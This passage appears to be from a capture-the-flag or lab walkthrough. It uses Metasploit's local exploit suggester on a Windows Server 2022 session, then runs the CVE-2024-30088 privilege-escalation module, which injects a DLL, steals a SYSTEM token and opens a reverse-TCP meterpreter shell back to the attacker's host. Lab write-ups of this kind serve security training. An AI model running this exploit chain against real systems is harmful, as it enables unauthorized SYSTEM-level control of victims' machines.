Recon Local Exploit Suggester				

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

```
msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > exploit
[*] 172.16.20.2 - Collecting local exploits for x64/windows...
[*] 172.16.20.2 - 204 exploit checks are being tried...
<SNIP>
[*] Running check method for exploit 49 / 49
[*] 172.16.20.2 - Valid modules for session 1:
=====
```

#	Name	Potentially
Vulnerable?	Check Result	
-	-	-
1	exploit/windows/local/bypassuac_dotnet_profiler	Yes
The target appears to be vulnerable.		
<SNIP>		
7	exploit/windows/local/cve_2024_30088_authz_basep	Yes
The target appears to be vulnerable. Version detected: Windows Server 2022. Revision number detected: 2113		

We will use `cve_2024_30088_authz_basep`, provide the session ID, and execute to get the session as `NT AUTHORITY\SYSTEM`.

```
msf6 post(multi/recon/local_exploit_suggester) > use
exploit/windows/local/cve_2024_30088_authz_basep
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2024_30088_authz_basep) > set session 1
session => 1
msf6 exploit(windows/local/cve_2024_30088_authz_basep) > set LHOST tun0
LHOST => tun0
msf6 exploit(windows/local/cve_2024_30088_authz_basep) > set LPORT 1339
LPORT => 1339
msf6 exploit(windows/local/cve_2024_30088_authz_basep) > exploit
[*] Started reverse TCP handler on 10.10.14.104:1339
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version detected: Windows Server 2022. Revision number detected: 2113
[*] Reflectively injecting the DLL into 3248...
```



```
[+] The exploit was successful, reading SYSTEM token from memory...
[+] Successfully stole winlogon handle: 920
[+] Successfully retrieved winlogon pid: 612
[*] Sending stage (203846 bytes) to 10.129.242.93
[*] Meterpreter session 2 opened (10.10.14.104:1339 -> 10.129.242.93:63080) at 2026-02-21
04:36:15 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

The vulnerability was disclosed and was supposed to be patched in 2024; however, the July 2025 hotfix did not patch it.

```
PS C:\Windows\system32> Get-HotFixDate
HotFixID  InstalledOn
-----
KB5032198 7/30/2025 4:53:29 PM
KB5062159 7/30/2025 4:07:05 PM
```

The hotfixes are enumerated by following this [blog post](#).